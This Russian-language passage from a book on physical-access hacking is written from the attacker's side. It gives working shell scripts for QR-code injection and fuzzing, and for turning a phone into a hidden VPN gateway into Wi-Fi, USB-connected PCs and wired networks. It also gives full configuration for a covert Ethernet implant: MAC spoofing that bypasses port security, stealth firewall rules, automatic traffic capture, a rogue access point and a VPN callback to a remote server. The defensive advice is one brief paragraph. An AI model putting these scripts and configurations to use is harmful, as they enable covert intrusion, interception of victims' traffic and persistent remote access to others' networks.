#!/bin/bash

[[ $# -ge 1 ]] && iters="$1" || iters=100

for ((i=0; i<$iters; i++))
do cat data | sed -rn "s/.$/$i/p" | encode.sh
done
```

Такой код просто меняет последний символ от 0 до 100.

Теоретически вполне допустимо, что система для контроля доступа руководствуется порядковыми номерами. Злоумышленник, сфотографировав чей-то QR-код, может попробовать перебрать такие порядковые номера в надежде угадать код и обойти тем самым контроль доступа (рис. 7.64).

Рис. 7.64. Турникет, использующий для идентификации QR-коды

Рис. 7.65. Идентификатор товара явно подставляется в SQL-запрос

Часто бывает, что в QR-коде зашифрована обычная URL-строка или ее фрагмент. Например, почти во всех магазинах можно встретить вот такие терминалы, ожидающие идентификатор товара (рис. 7.65).

Они могут стать потенциальной точкой проникновения, поскольку данные, вводимые посредством кодировки QR, могут небезопасно подставляться в базы данных и быть уязвимы к SQL-инъекциям или к прямому внедрению команд ОС.

С помощью такого нехитрого скрипта можно прогнать какой-нибудь словарь, узко заточенный под ту или иную уязвимость:

qr/injection.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && wordlist="$1" || read -p 'wordlist: ' wordlist
```

```
TIMEOUT=0.5

cat "$wordlist" | while read payload
do
  echo -n "$(cat data)${payload}" | encode.sh
  sleep $TIMEOUT
done
```

Что касается товаров, то обычно в QR-коде зашифровано только значение идентификатора товара, а не весь URL целиком, поэтому скрипт просто дописывает payload в конце.

Впрочем, в QR-коде может быть зашифровано вообще что угодно: URL или длинная hex-строка.

Изменив слегка цикл, можно запустить мутационный фаззинг с помощью `radamsa`:

qr/fuzz.sh

```
#!/bin/bash

MAX_SIZE=200
TIMEOUT=0.5

out=_$RANDOM
mkdir $out
for ((i=1; i>0; i++))
do
 cat data | radamsa -n 1 | cut -b 1-$MAX_SIZE > $out/$i
 ./encode.sh < $out/$i
 sleep $TIMEOUT
done
```

Фаззер `radamsa` случайным образом искажает эталонные данные в исходном QR-коде. Он умеет распознавать простейшие структуры, такие как строки и числа, а также имеет мощный мутационный движок, делая тестирование на ошибки, как при работе с текстовыми данными или юникодом, так и с двоичными. Это дает возможность атакующему всего за несколько секунд приступить к фаззинг-тестированию, даже не вникая в подробности типов данных, зашифрованных в QR-коде.

На тестовом стенде наглядно показано, как QR-считыватель начинает принимать искаженные данные (рис. 7.66).



Рис. 7.66. Фаззинг закодированных в QR данных

На одном из вендинговых автоматов по продаже еды подобным фаззингом удалось спровоцировать выполнение произвольной команды ОС и вызвать калькулятор, предварительно повернув экран на 90° и вызвав несколько ошибок в ПО.

7.11. Thermo

В тандеме со смартфоном весьма удобно использовать тепловизоры. На рис. 7.67 показан внешний USB Type-C модуль тепловизора Infisense P2, распознающий тепловое излучение в диапазоне от –20 до 170 °C, с разрешением 256×192 пиксела.

Основные цели атак с помощью тепловизора — это техника и немножко люди, и все они прекрасно видны в инфракрасном спектре, даже в полностью темном помещении.

Используя тепловизор, злоумышленник может легко увидеть по красному свечению камеры наблюдения (в том числе скрытые), отличить настоящую камеру от муляжа, убедиться, что нет сотрудников охраны, а также заметить прочую технику, которая тоже может стать объектом атак.

Рис. 7.67. Обнаружение техники с помощью USB-тепловизора

7.12. POST

Смартфон, помимо атак, может быть использован как средство предоставления доступа другим людям. Например, сидя на ресепшн, атакующий может расшарить через VPN свой mon-интерфейс для атак на Wi-Fi, тем самым предоставив к беспроводным сетям доступ своим сообщникам, ведь им с ноутбука работать все равно удобнее. Это, кстати, уже продемонстрировано в рассказе про Pineapple (см. *разд. 5.2.6*).

Более того, поскольку смартфон имеет встроенный 4G, то он может использоваться еще и как шлюз для скрытого подключения к атакуемой сети, когда посредством VPN, открытом через 4G на смартфоне, можно организовать линк в атакуемую сеть из любой точки мира.

Для этого сначала требуется настроить на смартфоне сам VPN. Проще всего его реализовать с помощью OpenVPN. Для максимального удобства маршрутизации лучше использовать L2-туннель (`tap`). Такой туннель позволяет атакующим находиться на расстоянии одного хопа для возможности маршрутизации. Однако соответствующее приложение для Android не предоставляет возможности использовать туннель в форме L2. Но его поддержка

присутствует в ядре, и его можно задействовать, просто добавив соответствующее символьное устройство:

vpn.sh

```
#!/bin/bash

if [ ! -r /dev/net/tun ]; then
        sudo mkdir /dev/net
        sudo mknod /dev/net/tun c 10 200
fi

set -m
sudo openvpn --config ~/vds.ovpn --route-noexec &
while ! ip r | grep tap0; do sleep 1; done

table=$(ip r show table all|grep tap0|grep table|grep -v local|head -n 1|cut
-d ' ' -f 5)
sudo ip r add 172.16.0.0/24 dev tap0 table $table
sudo ip rule add to 172.16.0.0/24 lookup $table
echo "tap0 table: $table"
#sudo ip r add 192.168.0.0/16 via 172.16.0.30 table $table
#sudo ip rule add to 192.168.0.0/16 lookup $table

fg %
sudo ip rule del to 172.16.0.0/24 lookup $table
```

Использование такого туннеля упрощает дальнейшую маршрутизацию к сетям или устройствам, к которым подключен хакерский смартфон.

Теперь чуть более подробнее о каждом сценарии.

7.12.1. POST-wlan

Посмотрим, как может быть выполнена организация удаленного доступа к сети Wi-Fi посредством смартфона.

Все, что нужно сделать, это немного изменить маршрутизацию на смартфоне, чтобы пакеты с VPN начали заходить в атакуемый Wi-Fi.

На Android маршрутизация не прописывается в дефолтную таблицу `main`, как обычно бывает на Linux. Вместо этого для каждого интерфейса автоматически генерируется своя таблица (`ip r show table all`), для связи с которой создается дополнительный набор правил (`ip rule show all`). Усло-

виями для правил часто является маркировка пакетов, производимая с помощью встроенного файрволла, с использованием еще более гибких правил (`iptables -t mangle -vnL`).

В итоге это все та же маршрутизация Linux, но сильно разбитая по таблицам, что немного усложняет понимание общей картины. Но все, что нужно знать, — это какой номер таблицы у нужного интерфейса. После чего добавить в эту таблицу требуемые маршруты и прописать для них соответствующее правило, указывающее на эту таблицу:

wifi/gw.sh

```
#!/bin/bash

table=$(ip r show table all|grep wlan0|grep table|grep -v local|head -n 1|cut
-d ' ' -f 7)
sudo ip rule add iif tap0 lookup $table

sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A tetherctrl_nat_POSTROUTING -o wlan0 -s 0.0.0.0/0 -d
0.0.0.0/0 -j MASQUERADE
sudo iptables -D tetherctrl_FORWARD -s 0.0.0.0/0 -d 0.0.0.0/0 -j DROP
```

Теперь просто подключенный по Wi-Fi к целевой сети смартфон злоумышленника станет шлюзом для сообщников, которые могут совершать дальнейшие продвижения, пока тот безобидно сидит в холле со смартфоном в кармане или идет по территории, миновав контрольно-пропускной пункт. На удаленном компе нужно лишь указать маршрут до интересующей сети через IP-адрес смартфона на VPN:

```
route add -net 192.168.0.0/16 gw $mobile
```

7.12.2. POST-usb

Подключив смартфон по USB в чей-то компьютер, злоумышленник может получить к нему скрытый сетевой доступ, активировав уже известные по BadUSB-eth USB-гаджеты (см. *главу 4* и *разд. 7.6.2*). Для этого требуется изменить маршрутизацию смартфона для прохождения пакетов от VPN в сторону компьютера:

badusb/eth/gw.sh

```
#!/bin/bash

if ! grep -q configfs /proc/mounts; then sudo mount -t configfs none /sys/
kernel/config; fi
```

```
cd /sys/kernel/config/usb_gadget/g1
echo 0xff88|sudo tee idProduct
echo 0x2717|sudo tee idVendor
echo 549839c4 | sudo tee strings/0x409/serialnumber
echo rndis_adb | sudo tee configs/b.1/strings/0x409/configuration
sudo ln -s functions/gsi.rndis configs/b.1/f2
echo "" | sudo tee UDC
echo 'ls -1 /sys/class/udc/ | head -1' | sudo tee UDC
ssh -i ~/id_rsa-local -p 8022 lo "su - -c 'setprop sys.usb.config
rndis,none,adb'"
cd -

sleep 1
sudo ifconfig rndis0 up
sudo dnsmasq --conf-file=dnsmasq.conf -p0
sudo tcpdump -i rndis0 -nn -c 1 # waiting a connection

sleep 1
sudo ifconfig rndis0 up
sudo ip a add 192.168.42.1/24 broadcast 192.168.42.255 dev rndis0
sudo ip r add 192.168.42.0/24 dev rndis0 table 97
sudo ip rule add to 192.168.42.0/24 lookup 97
#sudo ip rule add from all iif lo oif rndis0 lookup 97
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A tetherctrl_nat_POSTROUTING -o rndis0 -s 0.0.0.0/0 -d
0.0.0.0/0 -j MASQUERADE
sudo iptables -D tetherctrl_FORWARD -s 0.0.0.0/0 -d 0.0.0.0/0 -j DROP

read -p 'press Enter when finish' stop

sudo iptables -A tetherctrl_FORWARD -s 0.0.0.0/0 -d 0.0.0.0/0 -j DROP
sudo iptables -t nat -D tetherctrl_nat_POSTROUTING -o rndis0 -s 0.0.0.0/0 -d
0.0.0.0/0 -j MASQUERADE

sudo killall dnsmasq

#sudo ip rule del from all iif lo oif rndis0 lookup 97
sudo ip rule del to 192.168.42.0/24 lookup 97
```

Здесь запускается эмуляция сети по USB. Далее комп запрашивает у смартфона настройки сети по DHCP, и нужно выдать ему скрытую конфигурацию без указания шлюза, чтобы не нарушить изначальную маршрутизацию:

badusb/eth/dnsmasq.conf

```
domain=fake.net
interface=rndis0
dhcp-range=192.168.42.100,192.168.42.110,24h
dhcp-option=1,255.255.255.0
```

Теперь с помощью такого смартфона, подключенного по USB, через VPN можно получить удаленный сетевой канал до компьютера. Это может быть использовано для развития последующих атак или контроля над компьютером.

7.12.3. POST-eth

Аналогично можно использовать смартфон и для предоставления удаленного доступа к локальной сети по проводу. Ранее уже были рассмотрены варианты использования внешнего Ethernet-адаптера в атаке на RJ-45-провод (см. *главу 2* и *разд. 7.7*). Приведенный далее скрипт немного переконфигурирует сетевые настройки смартфона так, чтобы трафик с VPN-интерфейса мог пойти в Ethernet:

eth/gw.sh

```
#!/bin/bash

vpn=$(ip r|grep -e tun0 -e tap0|grep src|cut -d ' ' -f 3)
table=$(ip r show table all|grep eth0|grep table|grep -v local|head -n 1|cut
-d ' ' -f 5)
#sudo ip r add 192.168.0.0/16 via 192.168.9.1 table $table
#sudo ip rule add to 192.168.0.0/16 lookup $table
sudo ip rule add iif $vpn lookup $table

sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A tetherctrl_nat_POSTROUTING -o eth0 -s 0.0.0.0/0 -d
0.0.0.0/0 -j MASQUERADE
sudo iptables -D tetherctrl_FORWARD -s 0.0.0.0/0 -d 0.0.0.0/0 -j DROP
```

Визуально такое закрепление может выглядеть так, как показано на рис. 7.68.



Рис. 7.68. Смартфон в режиме шлюза предоставляет сетевой доступ по VPN во внутреннюю сеть через Ethernet

Рис. 7.69. Смартфон превращается в полноценное рабочее место атакующего

Несомненно, тот сообщник злоумышленника, который получает подобный доступ в локальную сеть через его смартфон, работает с большим комфортом, чем сам злоумышленник, не имеющий при своем смартфоне даже физической клавиатуры. Но ничего не мешает злоумышленнику подключить к своему смартфону внешние устройства и использовать его для полноценных атак в локальной сети уже самостоятельно, прямо с него (рис. 7.69).

Так что даже если у внутреннего нарушителя нет ноутбука, но есть смартфон и компактные Bluetooth-клавиатура и мышь, он ничуть не менее опасен.

7.13. Защита

В этой главе достаточно наглядно показано, что злоумышленник со смартфона может реализовать не только общие атаки, которые многие привыкли видеть с ноутбука, но также и специфичные, воспроизводимые только со смартфона или специального оборудования. Сама по себе эта глава не про атаки, а про их реализацию на самой неприметной платформе — смартфоне. Может ли быть какая-то защита от этих атак, если смартфон сейчас есть абсолютно у каждого?

В случае, если вы защищаете какой-то критичный объект, то, возможно, будет не лишним ограничить пронос смартфонов. Если, конечно же, вы не готовы проверять у каждого посетителя наличие root-прав. Таким образом, меры по защите от показанных здесь атак сводятся к физическому контролю доступа посторонних лиц, а также к ограничению проноса смартфонов в те зоны, где расположены критичные объекты информационной инфраструктуры.

* * *

На этом завершается этап превращения Android-смартфона в хакерский инструмент. Далее мы перейдем к теме физического закрепления доступа и в последующих главах более глубоко погрузимся в этот вопрос.

В главах 1–7 рассмотрено множество атак физического и околофизического доступа, воплощенных в семи разнообразных устройствах, описанных в каждой главе: от хакерской флешки до хакерского смартфона. Причем в *главе 7* смартфон показан не только как средство атаки, а как средство физического закрепления — неприметного решения, позволяющего организовать удаленный доступ в интересующие проводные или беспроводные сети.

В *третьей части* книги речь пойдет как раз про такие устройства, не выполняющие непосредственно атаки, но предоставляющие функционал удаленного доступа в достаточно частых и, возможно, неочевидных ситуациях.

ЧАСТЬ III

Физическое закрепление

Часто злоумышленники совершают те или иные атаки с тем, чтобы только проникнуть куда-либо и двигаться дальше.

Оказавшись непосредственно перед той или иной целью, злоумышленник не всегда атакует ее. Он может подключить к цели особое устройство для поддержания удаленного доступа. Это позволяет ему выполнить проникновение без необходимости атаковать что-либо.

Закрепление через незащищенные Ethernet-порты

8

Вспомните, сколько раз вы замечали, что где-то в публичном месте стоит принтер или IP-телефон, или даже полноценный компьютер (рис. 8.1)? Все эти устройства объединяет то, что они, как правило, подключены к местной локальной сети уже знакомой вам витой парой.

Что, если потенциальный злоумышленник воспользуется оставленным без внимания сетевым портом и подключит вместо легитимного устройства некий специальный девайс, который предоставит ему удаленный доступ к этой сети из любого уголка мира? Причем подключить устройство можно, не отключая легитимное, а вклинивая его «посередине» — между сетевым портом и легитимным устройством (рис. 8.2).

Подобное готовое устройство известно как Packet Squirrel. И именно такое устройство может быть самостоятельно собрано на базе одноплатника Rock Pi E (рис. 8.3).

Рис. 8.1. Принтеры, IP-телефоны, серверная — везде могут быть незащищенные Ethernet-порты



Рис. 8.2. Схема информационных потоков при закреплении через Ethernet-порт



Рис. 8.3. Аппаратное решение для реализации закрепления через Ethernet

Устройство идеально подходит под рассматриваемую задачу и не содержит ничего лишнего: два Ethernet-порта, Wi-Fi и USB. Плата Rock Pi E имеет также опциональную поддержку PoE, что позволяет использовать ее без питания по USB, которого может не оказаться в удобном для подключения месте.

Для реализации такого закрепления требуется сделать программный хаб, в точности копирующий каждый принятый пакет с одного Ethernet-порта на другой. Тем самым он позволит вклиниться как бы посередине — между сетевым портом и легитимным устройством — вне зависимости от места его подключения. Во время пересылки пакетов с одного порта на другой устройство может проводить любые действия от имени жертвы так, что жертва ничего не заметит, и быть сконфигурированным таким образом, что:

- весь пересылаемый через устройство трафик записывается;
- через сеть, куда подключается устройство, открывается VPN-туннель до опорного сервера, обеспечивая доступ в эту сеть из любого уголка мира;



Рис. 8.4. Аппаратная закладка

- аналогично, используя DNS-эксфильтрацию, открывается еще один VPN-туннель, даже если нет прямого выхода в сеть Интернет;
- устройство предоставляет доступ в сеть через встроенный Wi-Fi на борту;
- устройство может выйти на связь через подключаемый 4G-модем.

И, разумеется, все это может работать автоматически, сразу после подключения устройства, так как времени на ручную настройку у злоумышленника может не быть.

Для возможности физического подключения в любом месте по модели «посередине» требуется дополнительный патчкорд (рис. 8.4). На этом аппаратная часть готова.

8.1. Реализация

Настроить одноплатный компьютер на режим работы, позволяющий вклиниться в физическое соединение, не так уж и сложно. Сначала нужно отключить некоторые дефолтные компоненты, которые могут помешать:

```
update-rc.d network-manager disable
update-rc.d dhcpcd disable
```

Затем необходимо сконфигурировать автоматическое объединение интерфейсов `eth0` и `eth1` в сетевой мост.

```
/etc/network/interfaces
iface eth0 inet manual

iface eth1 inet manual

auto br0
iface br0 inet dhcp
 bridge_ports eth0 eth1
 metric 2
```

И это минимальная конфигурация. Теперь аппаратная закладка уже готова работать в режиме прозрачного моста. Все, что приходит в один Ethernet-порт, в точности копируется на другом порту и наоборот.

Но злоумышленнику надо не просто пассивно передавать трафик через устройство. Оно должно еще как-то предоставить ему удаленный доступ. Для этого устройству нужны настройки внутренней сети. В зависимости от ситуации этого можно добиться разными способами.

8.1.1. Dynamic network settings

Часто компании в своих сетях используют автоматическую настройку сети через DHCP. И в конфигурации, приведенной ранее, как раз происходит получение сетевых настроек по DHCP. Получив свой собственный IP-адрес, устройство будет не просто «глупым» хабом — оно сможет во время пересылки пакетов еще и самостоятельно работать в сети.

Поскольку закладка может подключаться на длительное время, а сети — «переезжать» на другие VLAN, то в идеале атакующему необходимо сделать так, чтобы устройство всегда было готово обновить свои сетевые настройки. Для этого нужно прописать принудительное обновление аренды IP-адреса, а также регулярный запрос к DHCP-серверу в случае неудачи:

```
/etc/dhcp/dhclient.conf
send dhcp-lease-time 60;
retry 60;
```

8.1.2. Static network settings

Далеко не всегда в локальных сетях присутствует DHCP-сервер. Особенно это справедливо, если злоумышленник пробрался в серверный или даже технологический сетевой сегмент и разместил закладку там. В таком случае он может заранее прописать настройки сети.

```
/etc/network/interfaces
iface eth0 inet manual

iface eth1 inet manual

auto br0
iface br0 inet static
 bridge_ports eth0 eth1
 hwaddress ether 00:11:22:33:44:55
 address 10.0.0.10
 netmask 255.255.255.0
 gateway 10.0.0.1
 dns-nameservers 10.0.0.2
 dns-search corp.local
 metric 2
```

8.1.3. Port security

В корпоративных сетях на активном сетевом оборудовании часто применяется достаточно простая, но действенная защитная мера, разрешающая доступ к сетевой розетке только с разрешенного MAC-адреса. В таком случае трафик от жертвы все равно проходит, ведь bridge прозрачно пересылает пакеты с оригинальным MAC-адресом. Но доступа в сеть непосредственно с самого Packet Squirrel через дополнительный IP-адрес уже не получить.

Однако это устройство одним концом подключается к компьютеру жертвы, а значит, оно знает доверенный MAC-адрес. Следовательно, если в каждом исходящем пакете от Packet Squirrel на одном порту изменить MAC-адрес отправителя на MAC-адрес жертвы, а на другом — на MAC-адрес шлюза, то пакеты станут неотличимы от легитимных.

Реализовать такую простую концепцию на деле не так-то просто, поскольку требуется, чтобы устройство одновременно с прозрачной передачей трафика в обе стороны могло генерировать трафик от лица жертвы. Добиться, на первый взгляд, этого можно так:

```
sudo ifconfig br0 hw ether "$victim_mac"
sudo ifconfig br0 "$victim_ip/24"
sudo route add -net default gw "$gw_ip"
```

Это простое копирование устройством MAC- и IP-адреса жертвы. Но увы, в таком случае ядро Packet Squirrel не сможет пересылать пакеты из-за конфликта одинаковых MAC-адресов. Требуется как-то обмануть собственное ядро.

Можно не менять собственный MAC-адрес устройства, но подменить MAC-адреса позднее, когда пакеты уже сгенерированы и «вылетают» из сетевой карты:

```
sudo ifconfig br0 "$victim_ip/24"
sudo route add default gw "$gw_ip"

#gw direction
sudo ebtables -t nat -A POSTROUTING -o eth0 -s $(getmac -i br0) -j snat --to-src "$victim_mac" --snat-arp
sudo ebtables -t nat -A PREROUTING -i eth0 -d "$victim_mac" -j dnat --to-dst $(getmac -i br0)

#victim direction
sudo ebtables -t nat -A POSTROUTING -o eth1 -s $(getmac -i br0) -j snat --to-src "$gw_mac" --snat-arp
sudo ebtables -t nat -A PREROUTING -i eth1 -d "$gw_mac" -j dnat --to-dst $(getmac -i br0)
```

В такой конфигурации пакеты с одного сетевого порта идут с MAC-адресом жертвы, а с другого — с MAC-адресом шлюза. Но пакеты от жертвы сквозь устройство уже не пройдут — ведь происходит принудительная смена MAC-адреса еще и на входящих пакетах.

Зеркалирование пакетов с помощью `bridge` в таком случае неудобно, так как образуется один логический сетевой интерфейс (`br0`) на оба Ethernet-порта. Атакующему нужно иметь возможность отсылать пакеты независимо в каждый из сетевых интерфейсов, но при этом не терять возможность прозрачного копирования пакетов между интерфейсами. Добиться этого можно с помощью `traffic control`:

```
sudo ifconfig eth0 0 promisc up
sudo ifconfig eth1 0 promisc up
sudo ifconfig eth0 "$victim_ip/24" #работа от имени victim в сторону gw (LAN)
#sudo ifconfig eth1 "$gw_ip/24" #то же самое, но в сторону victim
route add -net default gw "$gw_ip"

sudo tc qdisc add dev eth0 ingress
sudo tc filter add dev eth0 parent ffff: protocol all prio 2 u32 match u32 0 0 flowid 1:1 action mirred egress mirror dev eth1
sudo tc qdisc add dev eth1 ingress
sudo tc filter add dev eth1 parent ffff: protocol all prio 2 u32 match u32 0 0 flowid 1:1 action mirred egress mirror dev eth0

sudo iptables -A INPUT -i eth0 -p icmp -j DROP #не отзываться на входящие ICMP gw->victim
```

```
sudo iptables -A OUTPUT -o eth0 -p tcp --tcp-flags SYN,ACK,RST,FIN RST -j DROP
#игнорировать ACK пакеты и не слать на них RST, чтобы не рвать соединения victim
```

С такими настройками устройство может вклиниться в легитимное физическое подключение, прозрачно зеркалируя трафик в обе стороны, в то же самое время самостоятельно отправляя пакеты от имени жертвы (рис. 8.5).



Рис. 8.5. Невидимый режим закрепления через Ethernet

Это позволяет злоумышленнику обойти защиту Port Security и вообще быть полностью невидимым в сети.

8.1.4. Passive sniffing

Поскольку девайс может прозрачно пересылать через себя трафик, то можно организовать автоматическую запись этого трафика:

/lib/systemd/system/tcpdump.service

```
[Unit]
Description=tcpdump

[Service]
ExecStart=/usr/sbin/tcpdump -i br0 -nn -w /media/sd/dump.pcap
Restart=always
RestartSec=60

[Install]
WantedBy=default.target
```

Автоматический запуск записи трафика при загрузке можно реализовать через сервис:

```
systemctl enable tcpdump.service
systemctl start tcpdump.service
```

Так как записывается весь трафик, то дамп может быть весьма внушительным. Поэтому сохранять его лучше в дополнительный раздел на SD-карте:

/etc/fstab

```
/dev/mmcblk0p3 /media/sd ext3 defaults 0 0
```

8.1.5. Доступ Wi-Fi

Поскольку на борту Rock Pi есть встроенный Wi-Fi, то он может быть использован для организации удаленного доступа. Для этого сетевые настройки беспроводной сети указываются здесь:

/etc/network/interfaces

```
auto wlan0
iface wlan0 inet static
 address 11.0.0.1
 netmask 255.255.255.0
```

а настройки беспроводной сети для клиентов — здесь:

/etc/dnsmasq.conf

```
domain=packet_squirrel.local
interface=wlan0
dhcp-range=11.0.0.10,11.0.0.20,24h
dhcp-option=1,255.255.255.0
dhcp-option=3,11.0.0.1
```

И, собственно, сама беспроводная сеть — здесь:

/etc/hostapd/hostapd.conf

```
interface=wlan0
driver=nl80211
ssid=packet squirrel
hw_mode=g
channel=1
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0

wpa=3
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP

wpa_passphrase=s3cr3tP@ssw0rd
```

Автозапуск всего необходимого для Wi-Fi:

```
systemctl unmask hostapd.service
systemctl enable hostapd.service
systemctl start hostapd.service
```

Теперь после включения аппаратной закладки атакующий может получить доступ в сеть путем простого подключения к устройству по Wi-Fi.

8.1.6. VPN-доступ

Атакующий может сделать так, чтобы аппаратная закладка выходила на связь по VPN с некоторым опорным сервером:

```
cp vds_config.ovpn /etc/openvpn/client/vds.conf
systemctl enable openvpn-client@vds
```

Конфигурационный файл при этом может быть следующим:

```
client
proto tcp
dev tap

remote 1.2.3.4 1194

user nobody

<ca>
</ca>

<cert>
</cert>

<key>
</key>

route-noexec
cipher AES-128-CBC

keepalive 10 60
comp-lzo
persist-key
persist-tun
```

